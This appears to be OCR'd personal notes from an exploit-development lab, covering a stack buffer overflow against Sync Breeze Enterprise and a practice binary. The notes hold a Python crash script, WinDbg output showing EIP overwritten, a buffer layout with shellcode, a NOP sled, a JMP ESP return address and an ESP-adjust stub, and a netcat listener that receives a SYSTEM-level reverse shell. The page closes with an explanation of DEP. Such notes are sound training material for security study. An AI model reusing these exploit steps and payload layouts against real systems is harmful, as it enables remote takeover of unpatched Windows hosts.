01e3757a 58 09 a6 f4 a3 89 7d c5 2a 10 f3 71 09 02 cd 7a 15 76 81 2c c3 20 67 87 a5 9a
01e37594 31 74 6c 4a c7 b6 af 0c c8 92 59 f0 79 4b 1c 0f b5 1b a8 68 ab bb 57 a3 6f db
01e375ae b5 61 9a 74 60 e0 27 19 93 df 64 24 10 d5 14 d3 08 9c 11 9f 8e 4d 68 b0 7a 71
01e375c8 df b1 ae 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e375e2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e375fc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37616 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37630 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e3764a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37664 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e3767e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37698 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e376b2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e376cc 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e376e6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37700 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e3771a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37734 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e3774e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37768 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
01e37782 90 90 90 90 90 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e3779c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e377b6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e377d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e377ea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e37804 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e3781e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e37838 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e37852 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e3786c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e37886 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e378a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e378ba 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01e378d4 00 00 00 00 00 00 00 00 53 79 6e 63 20 42 72 65 65 7a 65 20 45 6e 74 65 72 70
Sync Breeze Enterp
Ln 0, Col 0
Sys 0:<Local>
Proc 000:12d4
Thrd 010:1b94
ASM
OVR
CAPS
NUM


GO


```
└─$ nc -nlvp 443
listening on [any] 443 ...
```





```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.192] from (UNKNOWN) [192.168.194.10] 50977
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

all's well that ends well






another one




```python
import socket
import sys
from struct import pack

buf = b"A" * 2500


def main():  1 usage
    server = "192.168.194.10"
    port = 7002

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)


if __name__ == "__main__":
    main()
```

no " "


Pid 533324 - WinDbg:10.0.18362.1 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
No prior disassembly possible
41414141 ?? ???
41414142 ?? ???
41414143 ?? ???
41414144 ?? ???
41414145 ?? ???
41414146 ?? ???
41414147 ?? ???
41414148 ?? ???
41414149 ?? ???
4141414a ?? ???
4141414b ?? ???
4141414c ?? ???
4141414d ?? ???
4141414e ?? ???
4141414f ?? ???
41414150 ?? ???
41414151 ?? ???
41414152 ?? ???
41414153 ?? ???
41414154 ?? ???
Memory
Virtual: esp
Display format: Long Hex
Previous
Next
040dff88 41414141 41414141 41414141 040dff00 7774293c 000002dc da2d45fc 00000000 00000000 000002dc 00000000 0000000
040dffb8 00000000 00000000 da2d45fc 040dffa0 00000000 040dffe4 77777390 a95e9510 00000000 040dffec 77742910 ffffffff
040dffe8 77783c8b 00000000 00000000 14801040 000002dc 00000000 ???????? ???????? ???????? ???????? ???????? ???????
040e0018 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0048 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0078 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e00a8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e00d8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0108 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0138 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0168 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0198 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e01c8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e01f8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0228 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0258 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0288 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e02b8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e02e8 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
040e0318 ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????? ???????
Only 12 bytes of space.
What an ick.
Command
0:004> g
(8234c.8247c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000830 ebx=000002dc ecx=00578a28 edx=00000830 esi=14801040 edi=14801040
eip=41414141 esp=040dff88 ebp=41414141 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
41414141 ?? ???
0:006>
Ln 0, Col 0
Sys 0:<Local>
Proc 000:8234c
Thrd 006:8247c
ASM
OVR
CAPS
NUM

just move ESP

```
nasm > sub sp,0x4fc
00000000  6681ECFC04        sub sp,0x4fc
nasm >
```

```
buf = b"A" * 808 #padding 1
buf += shellcode
buf += b"\x90" * (2080-len(buf)) #padding 2
buf += pack("<L", 0x1480113d) #eip
buf += b"\x66\x81\xEC\xFC\x04\xff\xe4" #stack
buf += b"E" * (2500-len(buf)) #stack space
```

Command

```
0:004> g
Breakpoint 0 hit
eax=00000830 ebx=00000248 ecx=00550210 edx=00000830 esi=14801040 edi=14801040
eip=1480113d esp=03ecff88 ebp=90909090 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
VulnApp2+0x113d:
1480113d ffe4            jmp     esp {03ecff88}
0:004> db esp
03ecff88  01 02 03 04 05 06 07 08-09 0a 0b 0c 00 ff ec 03  ................
03ecff98  3c 29 56 77 48 02 00 00-c3 70 da 70 00 00 00 00  <)VwH....p.p....
03ecffa8  00 00 00 00 48 02 00 00-00 00 00 00 00 00 00 00  ....H...........
03ecffb8  00 00 00 00 00 00 00 00-c3 70 da 70 a0 ff ec 03  .........p.p....
03ecffc8  00 00 00 00 e4 ff ec 03-90 73 59 77 2f a0 56 04  .........sYw/.V.
03ecffd8  00 00 00 00 ec ff ec 03-10 29 56 77 ff ff ff ff  .........)Vw....
03ecffe8  66 3c 5a 77 00 00 00 00-00 00 00 00 40 10 80 14  f<Zw........@...
03ecfff8  48 02 00 00 00 00 00 00-?? ?? ?? ?? ?? ?? ?? ??  H.......????????
```

Data Execution Prevention (DEP)


Data Execution Prevention

To exploit a traditional stack overflow vulnerability, we would place our shellcode in the buffer that overwrites the stack. Then, we would locate and use an assembly instruction like "JMP ESP", which effectively transfers execution to the stack. DEP was created to mitigate this type of exploit technique. It was invented with hardware support from Intel CPUs and eventually implemented in the Windows operating system in 2003.


DEP sets the non-executable (NX) bit that distinguishes between code and data areas in memory. An operating system supporting the NX bit can mark certain areas of memory non-executable, meaning the CPU won't execute any code residing there. This technique can be used to prevent malware from injecting code into another program's data storage area and then running that code.

```
0:006> !vprot eip
BaseAddress:       77771000
AllocationBase:    776e0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        00087000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
0:006> !vprot esp
BaseAddress:       0653f000
AllocationBase:    06500000
AllocationProtect: 00000004  PAGE_READWRITE
RegionSize:        00001000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              00020000  MEM_PRIVATE
```


```
